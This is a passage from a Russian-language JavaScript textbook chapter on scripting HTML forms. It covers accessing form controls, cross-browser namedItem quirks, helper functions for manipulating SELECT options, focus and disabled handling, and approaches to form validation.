    <INPUT type="radio"    name="oRadio1" checked>
    <INPUT type="radio"    name="oRadio1" ID="oRadio1">
    <INPUT type="radio"    name="oRadio1">
</FORM>
```

В форме имеются три кнопки с зависимой фиксацией (радиокнопки, или переключатели) и один флажок. Для всех радиокнопок указано одинаковое значение атрибута `name` (это используется для определения группы радиокнопок — из них только одна сможет находиться в отмеченном состоянии). В примерах кода далее подразумевается, что ссылка на DOM-объект формы уже получена:

```
var oForm = document.getElementById('ID_FORM');
```

Применим метод `item` коллекции `elements`. Его обычно используют для итерирования по множеству объектов элементов управления форм. Например, следующий фрагмент кода отобразит имена HTML-элементов, соответствующих каждому элементу управления формы:

```
for(var i = 0; i < oForm.elements.length; i++)
    document.write(oForm.elements.item(i).nodeName + "<br>");
```

Теперь используем метод `namedItem`. Его применение не вызывает проблем, если элемент, на который требуется получить ссылку, имеет уникальное в пределах формы значение атрибута `name`. Например, для получения ссылки на DOM-объект флажка той же формы можно использовать код:

```
var oCheck = oForm.elements.namedItem("oCheck1");
```

Однако метод `namedItem` ведет себя по-разному в различных браузерах (и, на мой взгляд, практически везде некорректно относительно спецификации DOM), если в форме присутствует несколько элементов с одинаковым значением атрибута `name`, равным значению параметра, переданному этому методу. В этом случае, в Internet Explorer и Opera метод `namedItem` возвращает не ссылку на объект элемента управления, а массив ссылок на множество объектов элементов формы с указанным значением атрибута `name`. В браузерах Mozilla, Netscape возвращается ссылка на единственный объект, однако этот объект — первый, найденный в коллекции с указанным значением `name` (при этом не учитываются атрибуты `id` элементов). Рассмотрим следующий вызов:

```
var oResult = oForm.elements.namedItem("oRadio1");
```

В MSIE и Opera `oResult` будет являться массивом из 3-х элементов — ссылок на объекты радиокнопок. В Mozilla и Netscape это будет ссылка на объект первой радиокнопки (объект элемента `INPUT` с установленным атрибутом `checked`). Заметьте, согласно спецификации, должна была быть возвращена ссылка на вторую радиокнопку (элемент `INPUT`, для которого атрибут `id` установлен в значение `oRadio1`).

Надо сказать, что обычно элементы коллекции `elements` представлены также в виде свойств этого объекта. Допускается их использование в нотации доступа к свойствам объекта или к элементам массива (это справедливо, как минимум, для современных версий браузеров MSIE, Opera, Mozilla, Netscape, Firefox). Например, получить ссылку на объект флажка нашей формы можно и такими методами:

```
var oCheck_ref0 = oForm.elements[0];
var oCheck_ref1 = oForm.elements["oCheck1"];
var oCheck_ref2 = oForm.elements.oCheck1;
```

Безусловно, эти способы более удобны в использовании (хоть и не являются частью стандарта DOM). Также их применение имеет еще одно преимущество. В отличие от метода `namedItem`, в случае, если в форме присутствует несколько элементов с одинаковым значением атрибута `name`, равным значению индекса или имени атрибута коллекции, эти способы возвращают в разных браузерах результаты, допускающие однозначное дальнейшее применение. Посмотрим, что выводят следующие строки кода (они равнозначны) в различных браузерах:

```
document.write(oForm.elements.oRadio1);
document.write(oForm.elements["oRadio1"]);
```

В табл. 11.2 представлен вывод, сгенерированный каждой из строк.

Таблица 11.2. *Выводы, сгенерированные разными обозревателями*

Браузер	Результат
Internet Explorer	`[object]`
Opera	`[object ElementArray]`
Mozilla	`[object NodeList]`
Netscape	`[object HTMLCollection]`

Как видно, тип возвращаемых объектов различен в разных браузерах. И только Mozilla и Netscape возвращают объекты, реализующие интерфейсы DOM. Однако, фактически, возвращаемые объекты представляют собой коллекции, содержащие ссылки на множество объектов формы с одинаковым значением атрибута `name` (в нашем случае — `"oRadio1"`), и доступ к этим объектам возможен при помощи того же синтаксиса доступа к элементам массива. Например, получить ссылку на объект второй радиокнопки в форме можно одним из следующих способов:

```
var oRadio1_ref0 = oForm.elements.oRadio1[1];    // способ 1
var oRadio1_ref1 = oForm.elements["oRadio1"][1]; // способ 2
```

Таким образом, хотя данный метод доступа к объектам элементов управления формы и является частью специфической объектной модели браузеров, его применение кроссбраузерно в отличие от применения метода `namedItem`.

Последний факт, о котором здесь стоит сказать, состоит в том, что объекты, являющиеся элементами коллекции `elements`, так же, как правило, отображаются в свойства DOM-объекта формы. То есть, обычно работает и такой код:

```
var oRadio1_ref0 = oForm.oRadio1[1];
var oRadio1_ref1 = oForm["oRadio1"][1];
```

Принципы динамической обработки форм

Ранее в этой главе были указаны основные типы задач (контроль корректности данных, создание дружественного пользовательского интерфейса), решаемых при помощи клиентских сценариев применительно к формам. Характерной особенностью скриптов данного типа является обилие различных манипуляций, производимых с элементами управления форм: получение, установка значений, изменение их состояния. Далее в этой главе будут описаны основные принципы, а затем приведены практические решения упомянутых задач. Но перед этим мы рассмотрим сами приемы манипулирования элементами управления форм.

Манипулирование элементами управления форм

Спецификация HTML определяет несколько типов управляющих элементов форм: однострочные, многострочные текстовые поля, кнопки (buttons), кнопки с зависимой фиксацией (радиокнопки, или переключатели, radio buttons), флажки (check boxes), меню, а также элементы выбора файлов, скрытые элементы, объекты. Далее, в силу специфики обсуждаемых в этой главе задач, имеет смысл уделять внимание только "классическим" элементам управления (текстовым полям, кнопкам, флажкам, радиокнопкам, меню). Скрытые элементы не являются интерактивными (пользователь не может взаимодействовать с ними напрямую), они служат лишь для передачи некоторых значений обработчику формы. Элементы выбора файлов обычно визуально представляются как комбинация текстового поля и кнопки, и работа с ними почти не отличается от работы с текстовым полем. Объекты могут представлять собой что угодно (как иметь, так и не иметь пользовательский интерфейс, а

программный интерфейс взаимодействия с объектом определяется им самим).

Примечание

Элемент управления "меню" предоставляет пользователю механизм одно- или многоальтернативного выбора. Спецификация HTML никак не определяет аспекты визуального представления элементов управления форм, но в современных браузерах элемент одноальтернативного выбора обычно представляется выпадающим списком (combo box), а элемент многоальтернативного выбора — списком (list box). Далее я часто буду использовать эти термины.

Текстовые поля

Как уже было сказано, форма может содержать элементы управления для ввода текста. Элемент `INPUT` с атрибутом `type`, установленным в значение `"text"`, определяет элемент управления, допускающий ввод одной строки текста. Элемент `TEXTAREA` соответствует текстовому полю для ввода текста из нескольких строк.

Примечание

Элемент `INPUT` с атрибутом `type`, установленным в значение `"password"`, определяет элемент управления для ввода пароля. Такой элемент управления ничем не отличается от обычного однострочного текстового поля за тем лишь исключением, что введенный в него текст отображается в виде каких-либо символов-заполнителей (обычно в виде звездочек `*`).

В контексте обсуждаемых нами задач работа с элементами управления для ввода текста очень проста. Основными действиями, которые обычно требуется производить с текстовыми полями при обработке формы клиентским скриптом, являются получение и изменение значений введенного в них текста.

В терминах DOM, объект дерева документа, соответствующий HTML-элементу `INPUT`, определяющему однострочное текстовое поле, реализует интерфейс `HTMLInputElement`, а объект, соответствующий элементу `TEXTAREA`, определяющему многострочное текстовое поле — интерфейс `HTMLTextAreaElement`. Декларация этих интерфейсов содержит атрибут `value`, реализующийся в JavaScript свойством `value`. Таким образом, получение и изменение текста, введенного в текстовое поле, сводится к получению и изменению значения свойства `value`. Интерфейсы `HTMLTextAreaElement` и `HTMLInputElement` имеют также метод `select`, предназначенный для выделения всего содержимого текстового поля.

Далее приведен пример (вы также можете найти его на компакт-диске в файле examples\11\ex_11_01.htm), иллюстрирующий использование свойства `value` и метода `select`.

```
<FORM>
  <INPUT type="text" value="Однострочное текстовое поле"
         name="oText1"><br>
  <BUTTON onclick="this.form.oText1.select();">
    Выделить содержимое</BUTTON>
  <br><br>
<TEXTAREA name="oText2" cols="20" rows="3">Многострочное
текстовое поле</TEXTAREA><br>
  <BUTTON onclick="with(this.form.oText2){value =
value.toUpperCase();}">
  Верхний регистр</BUTTON>
</FORM>
```

Как можно видеть, в листинге приведена HTML-разметка формы, содержащей два текстовых поля (однострочное и многострочное) и две кнопки. Обработчики событий нажатия кнопок `onclick` содержат небольшие фрагменты JavaScript-кода. Код обработчика `onclick` первой кнопки осуществляет выделение содержимого однострочного текстового поля (его атрибут `name` имеет значение `oText1`), вызывая метод `select`. Код обработчика `onclick` второй кнопки конвертирует все алфавитные символы текста, введенного в многострочное текстовое поле (атрибут `name` которого равен `oText2`), в верхний регистр, оперируя свойством `value` объекта этого текстового поля.

Здесь необходимо отметить одну особенность текстовых полей для ввода пароля (элемент `INPUT` с атрибутом `type`, установленным в значение `"password"`) и элементов управления для выбора файлов. Свойство `value` DOM-объектов этих элементов также содержит текущее значение введенного в них текста. И клиентский сценарий может получить это значение обычным образом. Однако при попытке присваивания нового значения свойству `value` в большинстве браузеров происходит "сброс" содержимого текстового поля и значения `value` в пустую строку. Исключение составляют текстовые поля для ввода пароля в Internet Explorer.

Кнопки

Согласно спецификации HTML, формы могут содержать кнопки нескольких типов: кнопки отправки, графические кнопки отправки, кнопки сброса и обычные кнопки. Кнопки отправки определяются элементами

INPUT и BUTTON с атрибутом type, установленным в значение submit, графические кнопки отправки — элементом INPUT с атрибутом type, установленным в значение image, кнопки сброса — элементами INPUT и BUTTON с атрибутом type, установленным в значение reset, а обычные кнопки — элементами INPUT и с атрибутом type, установленным в значение button. Таким образом, DOM-объекты элементов управления кнопок реализуют интерфейсы HTMLInputElement (объекты, соответствующие элементам INPUT) и HTMLButtonElement (объекты, соответствующие элементам BUTTON).

Кнопки отправки служат для инициализации процесса передачи значений формы ее обработчику, кнопки сброса — для установки полей формы в значения по умолчанию, обычные кнопки не инициируют каких-либо предопределенных действий, такие кнопки обычно используют для запуска произвольных клиентских скриптов, назначая им обработчики событий.

Необходимо отметить, что кнопки, создаваемые при помощи элемента BUTTON, могут включать произвольное содержимое, задаваемое HTML-разметкой либо клиентскими скриптами. Графические кнопки отправки представляются изображением (URL этого изображения определяется значением атрибута src элемента INPUT).

При отправке формы успешной считается кнопка, инициировавшая отправку. Ее значение (текущее значение свойства value) передается обработчику формы. В случае графических кнопок, если кнопка была активизирована позиционирующим устройством (например, мышью), обработчику передаются также координаты щелчка относительно изображения.

Примечание

Во многих браузерах (в Mozilla и Opera, Firefox) при отсутствии в форме явно заданных кнопок отправки таковыми считаются кнопки с неустановленным значением атрибута type. Поэтому, если вы хотите создать форму без кнопок отправки, но содержащую обычные кнопки, для них необходимо явно задать атрибут type="button" в HTML-разметке либо указать значение свойства type при помощи клиентского скрипта.

В принципе, кнопки — весьма самодостаточный элемент управления. При обработке формы клиентскими скриптами редко возникает необходимость манипулирования кнопками. Однако давайте рассмотрим несколько примеров работы с ними. Допустим, в документе имеется форма, заданная HTML-разметкой:

```
<FORM id="ID_FORM_1">
  <INPUT  type="image" ID="ID_BUTTON_0" src="./image.png"><br>
  <INPUT  type="button" name="oButton1" value="Кнопка 1"><br>
  <BUTTON type="button" name="oButton2">Кнопка 2</BUTTON><br>
</FORM>
```

Допустим, при помощи следующего кода мы получили ссылку на DOM-объект формы:

```
var oForm = document.getElementById("ID_FORM_1");
```

Как видно из листинга HTML-разметки, первая кнопка в форме — графическая. Визуально кнопка представляется изображением, URL которого задается атрибутом `src` элемента `INPUT`. Возможно, вам захочется менять это изображение динамически (например, при изменении содержимого полей формы некоторым образом). Это очень просто осуществить, задав новое значение URL свойству `src` (является реализацией атрибута `src` интерфейса `HTMLInputElement`) DOM-объекта кнопки:

```
document.getElementById('ID_BUTTON_0').src = 'newimage.png';
```

Вторая и третья кнопки — обычные. С ними можно совершать действия, общие для всех типов элементов управления *(см. далее в этой главе)*. Специфическим действием для них может служить, пожалуй, изменение текста надписи на кнопке. Для кнопки, определяемой элементом `INPUT`, это можно сделать путем изменения значения свойства `value` DOM-объекта кнопки:

```
oForm.oButton1.value = "Button 1";
```

Для кнопки, определяемой элементом `BUTTON`, данный способ не применим, поскольку элемент `BUTTON` может иметь произвольное содержимое (несколько дочерних элементов разного типа). Однако, если заведомо известно, что кнопка, определяемая элементом `BUTTON`, содержит только простую текстовую надпись (как кнопка с атрибутом `name="oButton2"` в листинге, приведенном ранее), становится возможным изменение текста надписи довольно простым способом:

```
oForm.oButton2.firstChild.nodeValue = "Button 0";
```

Здесь мы получаем ссылку на первый дочерний DOM-объект объекта элемента кнопки и, полагаясь на то, что этот объект является текстовым узлом дерева документа (его свойство `NodeType` должно быть равно `TEXT_NODE`), устанавливаем значение его содержимого (свойство `nodeValue`).

Из гораздо менее часто встречающихся на практике задач можно выделить динамическое изменение поведения кнопки. Например, можно сде-

лать обычную кнопку кнопкой отправки, присвоив атрибуту `type` объекта кнопки соответствующее значение:

```
oForm.oButton2.type = "submit";
```

Однако я с трудом могу представить себе столь экзотичную задачу, для решения которой потребуется изменение поведения кнопки. В общем случае такие изменения будут противоречить концепции построения дружественного пользовательского интерфейса.

Основным назначением кнопки является инициализация связанного с ней события вследствие активизации кнопки. Обычно кнопку активирует пользователь. Однако в некоторых случаях может потребоваться программная активизация. Она производится при помощи вызова метода `click` DOM-объекта кнопки:

```
oForm.oButton1.click();
```

При этом вызывается обработчик события щелчка по кнопке (если он установлен). Применение метода `click` оказывается удобным во многих случаях.

Примечание

Согласно спецификации DOM, интерфейс `HTMLInputElement` имеет метод `click`, а интерфейс `HTMLButtonElement` — нет. Таким образом, возможность программной активизации кнопок, определяемых элементом `BUTTON`, может отсутствовать. Однако большинство браузеров поддерживают метод `click` объектов элементов `BUTTON` как часть специфической модели документа.

Радиокнопки, флажки

По сути, радиокнопки (или переключатели) и флажки обладают почти одинаковой функциональностью. Элементы управления этих типов могут находиться в отмеченном (checked) и не отмеченном (сброшенном) состоянии.

При отправке формы успешными считаются только отмеченные радиокнопки и флажки (только их значения передаются обработчику формы). Принципиальное отличие радиокнопок от флажков состоит в том, что радиокнопки могут быть объединены в группу. В группе радиокнопок только одна может находиться в отмеченном состоянии. При активизации пользователем одной из радиокнопок, объединенных в группу, она автоматически переходит в отмеченное состояние, а радиокнопка, находившаяся в отмеченном состоянии до этого — в неотмеченное. При ак-

тивизации флажка он попеременно переходит то в отмеченное, то в сброшенное состояние.

В HTML-разметке радиокнопки задаются элементами `INPUT` с атрибутом `type`, установленным в значение `radio`, флажки — элементами `INPUT` с атрибутом `type`, установленным в значение `checkbox`. Соответственно, DOM-объекты этих элементов управления реализуют один и тот же интерфейс `HTMLInputElement`, уже знакомый нам из предыдущих разделов (см. спецификацию DOM уровня 1 или DOM уровня 2 на компакт-диске). Поскольку основной характеристикой радиокнопок и флажков является их состояние (отмеченное или сброшенное), здесь нас будет интересовать вопрос программного управления этим состоянием. Рассмотрим фрагмент HTML-разметки:

```
<FORM id="ID_FORM_1">
  <INPUT type="radio" name="oRadio1" value="1"
         ID="oRadio11" checked><br>
  <INPUT type="radio" name="oRadio1" value="2"
         ID="oRadio12"><br>
  <INPUT type="radio" name="oRadio1" value="3"
         ID="oRadio13"><br>
  <INPUT type="checkbox" name="Check1" value="1" checked>
  <INPUT type="checkbox" name="Check2" value="2">
</FORM>
```

Данная разметка описывает форму, содержащую три радиокнопки, объединенные в группу, и два флажка. Объединение нескольких радиокнопок в группу производится при помощи задания им одинакового значения атрибута `name`. Обратите внимание, что это делает невозможным доступ к отдельному объекту радиокнопки через ссылку на объект формы с указанием имени элемента управления. Для решения этой проблемы в HTML-разметке у элементов радиокнопок определены атрибуты `ID`. Как видно из листинга, у элемента первой радиокнопки и одного из флажков установлен атрибут `checked`. Он определяет, находится ли по умолчанию элемент управления в отмеченном состоянии.

Интерфейс `HTMLInputElement` имеет логический атрибут `checked`, предназначенный для определения и управления состоянием элемента радиокнопки или флажка. В JavaScript этот атрибут реализуется свойством `checked` DOM-объектов, реализующих интерфейс `HTMLInputElement`. Для DOM-объектов, соответствующих элементам управления, не являющихся радиокнопкой или флажком, это свойство не имеет смысла. Для объектов флажков и радиокнопок свойство `checked` содержит зна-

чение true, если элемент управления находится в отмеченном состоянии, и false в противном случае. Значение свойства изменяется при изменении состояния элемента управления (например, вследствие действий пользователя). Также изменение значения свойства приводит к изменению состояния элемента управления. Таким образом, манипулирование состоянием радиокнопок и флажков сводится к изменению значения свойства checked. Например, следующий код проверяет, находится ли вторая радиокнопка в группе (см. листинг, приведенный ранее) в отмеченном состоянии, и если это так, снимает отметку с флажка Check1:

```
var oForm = document.getElementById("ID_FORM_1");
if(oForm.oRadio12.checked) // если вторая радиокнопка отмечена
    oForm.oRadio12.Check1.checked = false; // снять отметку
                                           // с флажка
```

Стоит отметить, что интерфейс HTMLInputElement имеет также атрибут defaultChecked логического типа (в JavaScript ему соответствует свойство defaultChecked). Свойство defaultChecked содержит значение состояния радиокнопки или флажка по умолчанию (определяемое в HTML-разметке свойством checked). При изменении состояния элемента управления значение этого свойства не изменяется.

Списки и выпадающие списки. Элемент выбора *SELECT*

Как уже упоминалось, элемент SELECT определяет меню — элемент управления одноальтернативного либо многоальтернативного выбора. Визуально, элемент одноальтернативного выбора браузеры обычно представляют в виде выпадающего списка (combo box), а элемент многоальтернативного выбора — в виде списка (list box). Пункты выбора, содержащиеся в элементе SELECT, определяются HTML-элементами OPTION. Элементы OPTION могут быть объединены в группы путем помещения в элемент OPTGROUP. Подробную информацию об использовании элементов SELECT, OPTION, OPTGROUP в HTML можно получить в соответствующем разделе спецификации (например, в файле w3c\html\4.01\rus\forms.html на компакт-диске). Мы же перейдем к изучению принципов манипулирования элементами выбора с помощью JavaScript. Будем рассматривать их на примере формы, заданной следующей HTML-разметкой:

```
<form ID="ID_FORM">
  <select name="oSelect" multiple>
    <option value="1">Пункт 1</option>
```

```
    <option value="2" id="ID_PUNKT2">Пункт 2</option>
    <optgroup label="Группа 1">
      <option value="21">Пункт 2.1</option>
      <option value="22">Пункт 2.2</option>
    </optgroup>
    <option value="3">Пункт 3</option>
  </select>
</form>
```

Форма содержит элемент многоальтернативного выбора, содержащий пять пунктов, два из которых объединены в группу.

Согласно спецификации DOM, объект дерева документа, соответствующий элементу `SELECT`, должен реализовывать интерфейс `HTMLSelectElement`, объект, соответствующий элементу `OPTION` — интерфейс `HTMLOptionElement`, а объект, соответствующий элементу `OPTGROUP` — интерфейс `HTMLOptGroupElement`. Далее в примерах кода для краткости будем полагать, что мы уже получили ссылку на DOM-объект элемента `SELECT`, например, следующим образом:

```
var oList = document.getElementById("ID_FORM").oSelect;
```

Поскольку основными показателями, характеризующими элементы управления одно- и многоальтернативного выбора являются перечень, структура расположения и состояние пунктов выбора, содержащихся в них, естественно, что большинство задач манипулирования элементами выбора заключается в манипулировании этими пунктами. Поэтому в первую очередь мы рассмотрим методы доступа к пунктам элемента `SELECT` (DOM-объектам элементов `OPTION` и `OPTGROUP`).

Согласно спецификации DOM, интерфейс `HTMLSelectElement` содержит атрибут `options`. В JavaScript он представлен свойством `options` DOM-объекта элемента `SELECT`, являющимся объектом-коллекцией, реализующим DOM-интерфейс `HTMLOptionsCollection`. Данная коллекция содержит ссылки на DOM-объекты элементов `OPTION`, содержащихся в элементе `SELECT`, и позволяет получать к ним доступ.

Интерфейс `HTMLOptionsCollection` имеет атрибут `length`, содержащий текущее количество элементов коллекции, а также методы `item` и `namedItem`. Метод `item` возвращает ссылку на элемент коллекции по его порядковому номеру, а `namedItem` — по значению атрибута `id` либо `name` элемента. Так, в нашем случае получить количество элементов списка выбора можно следующим образом:

```
var nCount = oList.options.length;
```

Получить ссылку на первый элемент списка (DOM-объект первого элемента OPTION) можно так:

```
var oOption2 = oList.options.item(0);
```

А ссылку на второй элемент — следующими способами:

```
var oOption2 = oList.options.item(1);
var oOption2 = oList.options.namedItem("ID_PUNKT2");
```

К слову, во всех популярных браузерах поддерживается доступ к элементам коллекции options в нотации обращения к элементам массива. То есть, получать ссылку на второй элемент OPTION списка выбора можно так:

```
var oOption2 = oList.options[1];
var oOption2 = oList.options["ID_PUNKT2"];
```

Второй вариант, однако, не поддерживается в Internet Explorer.

Теперь давайте поговорим о модификации списка пунктов элемента SELECT. Типичными задачами здесь могут являться: добавление новых пунктов в список, удаление пунктов, изменение их позиции.

Добавление пунктов в элемент выбора производится путем создания новых элементов OPTION (например, при помощи метода createElement объекта document) и вставки их в дерево документа как дочерних узлов элемента SELECT. Вставку созданных элементов OPTION можно производить "классическим" способом — при помощи методов insertBefore, appendChild DOM-объекта элемента SELECT (см. декларацию интерфейса Node в спецификации DOM). Однако в интерфейсе HTMLSelectElement предусмотрен метод add специально для добавления новых пунктов и элементов группировки:

```
void add(in HTMLElement element, in HTMLElement before)
```

Фактически, этот метод аналогичен методу appendChild, если в качестве параметра before передается значение null, и методу insertBefore, если передается ссылка на DOM-объект элемента OPTION или OPTGROUP.

Примечание

К сожалению, на данный момент метод add не работает корректно в Internet Explorer.

При вставке новых пунктов в элемент выбора удобно было бы указывать числовое значение позиции добавляемого элемента. Однако методы insertBefore и add не позволяют этого сделать. Поэтому логично реа-

лизовать функцию вставки нового пункта в список по порядковому номеру. Она может выглядеть, например, так:

```
function Select_InsertItem(oList, nItemBefore, strText)
{
  var oNewOption = document.createElement("OPTION");
  oNewOption.appendChild(document.createTextNode(strText));

  oList.insertBefore(oNewOption, Select_GetItem(oList,
                                  nItemBefore));

  return oNewOption;
}
```

Как видно из приведенного листинга, данная функция использует вспомогательную функцию `Select_GetItem`, возвращающую ссылку на DOM-объект элемента `OPTION`, содержащегося в элементе `SELECT` (ссылка на него передается первым параметром), по его порядковому номеру либо значение `null`, если индекс (передается вторым параметром) выходит за границы допустимого диапазона индексов. Это сделано в целях обеспечения совместимости с различными браузерами. Код этой функции таков:

```
function Select_GetItem(oList, nItem)
{
  return (((nItem >= 0) && (nItem < oList.options.length)) ?
           oList.options[nItem] : null);
}
```

Функция `Select_InsertItem` принимает первым параметром ссылку на DOM-объект элемента `SELECT`, вторым — позицию в списке, в которую будет добавлен новый пункт. Если позиция отрицательна, либо ее значение больше значения позиции последнего элемента списка, новый пункт будет добавлен в конец списка. Третий параметр функции — текстовое содержимое добавляемого пункта. Функция `Select_InsertItem` возвращает ссылку на DOM-объект созданного элемента `OPTION` (это удобно для дальнейшей модификации добавленного элемента).

Возможно, при написании скриптов, у вас возникнет необходимость в динамическом изменении порядка пунктов в элементах выбора. Такие изменения достаточно просто осуществить при помощи функции `Select_MoveItem`, код которой приведен далее.

```
function Select_MoveItem(oList, nItem, nNewPos)
{
  var oItem = Select_GetItem(oList, nItem);
```

```
  if(oItem && (nItem != nNewPos))
  {
    var oItemBefore = Select_GetItem(oList, nNewPos);

    oList.removeChild(oItem);
    oList.insertBefore(oItem, oItemBefore);

    return true;
  }

  return false;
}
```

Как и в предыдущем случае, первым параметром функция получает ссылку на DOM-объект элемента `SELECT`, в котором требуется произвести изменения. Второй параметр — позиция перемещаемого пункта, третий параметр — позиция, в которую будет перемещен этот пункт. Возвращаемое значение функции — `true`, если пункт был перемещен, и `false` в противном случае. Как видно из приведенного листинга, изменение позиции пункта производится путем удаления DOM-объекта элемента `OPTION` из дерева документа (при помощи метода `removeChild`) с последующим его добавлением в новую позицию с помощью метода `insertBefore`.

В отличие от добавления и перемещения пунктов списка выбора элемента `SELECT`, операция удаления производится крайне просто. Интерфейс `HTMLSelectElement` (и, соответственно, любой DOM-объект элемента `SELECT`) имеет метод `remove`, производящий удаление пункта в позиции, указанной числовым индексом (с отсчетом от нуля). Так, в нашем случае, удалить первый пункт в списке можно следующим образом:

```
oList.remove(0);
```

К слову, удалить пункт можно и при помощи метода `removeChild` (как это было сделано ранее — например, при реализации функции `Select_MoveItem`), но для этого необходимо получить ссылку на соответствующий объект элемента `OPTION`.

Кроме модификации структуры списка пунктов элементов выбора, при написании скриптов может потребоваться динамическое изменение состояния и текстового содержимого пунктов. Изменить текстовое содержимое можно, удалив все дочерние узлы дерева документа DOM-объекта элемента `OPTION`, соответствующего изменяемому пункту, а затем добавив новый дочерний текстовый узел с необходимым содержимым. Это делает следующая функция.

```
function Select_SetItemText(oList, nItem, strText)
{
  var oItem = Select_GetItem(oList, nItem);

  if(oItem)
  {
    while(oItem.firstChild)
      oItem.removeChild(oItem.firstChild);

    oItem.appendChild(document.createTextNode(strText));
  }
}
```

Первым параметром эта функция принимает ссылку на DOM-объект элемента `SELECT`, вторым — индекс изменяемого пункта, третьим — строковое значение устанавливаемого для пункта текста.

Пункты выбора элемента `SELECT` могут находиться в отмеченном либо неотмеченном состоянии. Также они могут быть отключены — в этом состоянии пункт недоступен для выбора. Свойства логического типа `selected` и `disabled` DOM-объектов элементов `OPTION` (JavaScript-реализации одноименных атрибутов интерфейса `HTMLOptionElement`) позволяют получать и устанавливать состояния "отмеченности" и недоступности пунктов выбора элемента `SELECT`. Далее приведен код функций, осуществляющих изменение указанных состояний пунктов элемента `SELECT` по их порядковому номеру.

```
function Select_SetItemSelected(oList, nItem, bSelected)
{
  var oItem = Select_GetItem(oList, nItem);
  if(oItem) oItem.selected = bSelected;
}
function Select_SetItemEnabled(oList, nItem, bEnabled)
{
  var oItem = Select_GetItem(oList, nItem);
  if(oItem) oItem.disabled = !bEnabled;
}
```

Первые два параметра этих функций имеют те же значения, что и в предыдущих примерах. Их третий параметр — логическое значение устанавливаемого состояния.

Исходный код всех приведенных функций можно найти в файле examples\11\select.js на компакт-диске.

Манипуляции общего типа элементами управления форм

Ранее мы рассмотрели типичные операции, характерные для определенных типов элементов управления. Однако существует несколько операций, которые можно производить со всеми типами элементов управления. Это операции перемещения фокуса ввода между элементами, а также операция изменения состояния доступности элемента для принятия пользовательского ввода. Использование этих операций в основном связано с улучшением эксплуатационных характеристик пользовательского интерфейса форм.

Итак. Управление фокусом ввода осуществляется при помощи методов `focus` и `blur` DOM-объектов элементов управления. Метод `focus` перемещает фокус ввода на элемент управления, которому соответствует DOM-объект, инкапсулирующий вызываемый метод. Аналогично, метод `blur` убирает фокус ввода с элемента управления. Стоит отметить, что для DOM-объектов, реализующих интерфейсы `HTMLInputElement` и `HTMLTextAreaElement` (т. е. для DOM-объектов, соответствующих радиокнопкам, флажкам, однострочным и многострочным полям ввода, элементам выбора файлов, а также всем типам кнопок, создаваемых при помощи элемента `INPUT`), методы `focus` и `blur` определены спецификацией DOM (декларации интерфейсов `HTMLInputElement` и `HTMLTextAreaElement` содержат эти методы). А для DOM-объектов, соответствующих кнопкам, определяемых элементом `BUTTON`, — нет (декларация интерфейса `HTMLButtonElement` не содержит этих методов). Однако большинство популярных браузеров реализуют эти методы для DOM-объектов, элементов `BUTTON` как часть специфической объектной модели документа. Таким образом, при помощи вызовов методов `focus` и `blur` можно управлять перемещением фокуса ввода между элементами управления. Далее в этой главе мы будем использовать метод `focus` в примерах, посвященных автоматизации действий пользователя.

Среди прочих методов и атрибутов, декларации интерфейсов `HTMLInputElement`, `HTMLButtonElement` и `HTMLTextAreaElement` содержат атрибут `disabled` логического типа, реализуемый в JavaScript свойством `disabled`. Свойство `disabled` DOM-объектов, реализующих вышеупомянутые интерфейсы, содержит значение состояния доступности элемента для пользовательского ввода. Недоступные (более точно было бы сказать — заблокированные) элементы управления не могут принимать пользовательский ввод, т. е. никак не реагируют на действия пользователя (не изменяют своего состояния), даже если находятся в фокусе вво-

да. Если свойство `disabled` содержит значение `true`, то элемент является заблокированным, если `false` — доступным для ввода. Изменение значения этого свойства приводит к изменению состояния доступности элемента управления (кстати, в большинстве браузеров заблокированные элементы управления визуально отличаются от незаблокированных). Далее в примерах этой главы свойство `disabled` также будет использоваться.

Улучшение эксплуатационных характеристик пользовательского интерфейса форм средствами JavaScript

Как упоминалось в начале данной главы, большинство случаев применения клиентских сценариев для обработки форм в той или иной мере решают задачи контроля корректности вводимых в форму данных либо изменения поведения пользовательского интерфейса форм с целью улучшения его эксплуатационных характеристик, т. е. создания дружественного пользовательского интерфейса.

Можно привести достаточно много типичных примеров усовершенствования пользовательского интерфейса. Часть из них преследует цели поддержки логической целостности состояний элементов управления формы (когда состояние одной части интерфейса должно логически зависеть от другой). Например, из нескольких текстовых полей для ввода должно быть доступно только одно, в зависимости от выбранной пользователем радиокнопки. Другая часть изменений может быть направлена на улучшение поведения интерфейса форм или отдельных элементов управления (автоматический переход фокуса между элементами управления при совершении пользователем определенных действий, фильтрация ввода в текстовые поля и т. д.). К слову, контроль корректности данных формы, производимый динамически, также может служить основой для улучшения характеристик пользовательского интерфейса. Примером может служить динамическое отключение/включение кнопки отправки формы при вводе данных пользователем в зависимости от корректности этих данных.

Далее мы обсудим основные подходы к совершенствованию пользовательского интерфейса и принципы их реализации.

Принципы работы с формами при реализации дружественного пользовательского интерфейса

Мы уже рассмотрели приемы работы с элементами управления форм. Возникает вопрос: какие же существуют особенности в написании скриптов для решения задач реализации дружественного пользовательского интерфейса? Действительно, основные принципы работы с формами остаются неизменными. Но основными аспектами, которым необходимо уделить внимание, являются схемы обработки событий форм и их элементов управления. Схемы обработки событий в основном зависят от реализуемой модели поведения пользовательского интерфейса. При реализации достаточно сложных моделей существует несколько тонких моментов в обработке событий. Рассмотрим несколько типичных моделей, касающихся преимущественно контроля корректности данных форм.

- *Модель с проверкой данных перед отправкой формы*. Это самая простая модель, именно потому, что проверка данных осуществляется только при возникновении события отправки формы. В случае существования некорректных данных отправка формы отменяется, пользователю выдается соответствующее сообщение, и фокус ввода устанавливается на первый элемент формы, содержащий некорректные данные. Реализация данной модели не представляет сложности — требуется обработка всего одного события `onsubmit` формы. В коде обработчика можно реализовать все необходимые действия. Такая модель не требует каких-то особых подходов к обработке формы.
- *Модель с динамической проверкой при изменении данных формы.* В этом случае проверка корректности данных производится после каждого изменения формы пользователем. Если данные формы не корректны, кнопка отправки блокируется. Можно также реализовать индикацию, оповещающую пользователя о причинах невозможности отправки формы (например, в виде флажков или меток рядом с элементами управления, изменяющих свое состояние в зависимости от корректности введенных в эти элементы управления данных, или отдельного текстового поля, в которое выводятся сообщения, поясняющие ошибки пользователя). Такая модель поведения пользовательского интерфейса, безусловно, более удобна для пользователя. Но для ее реализации требуется перехватывать любое изменение данных в форме, вызывая при этом процедуру проверки корректности данных.

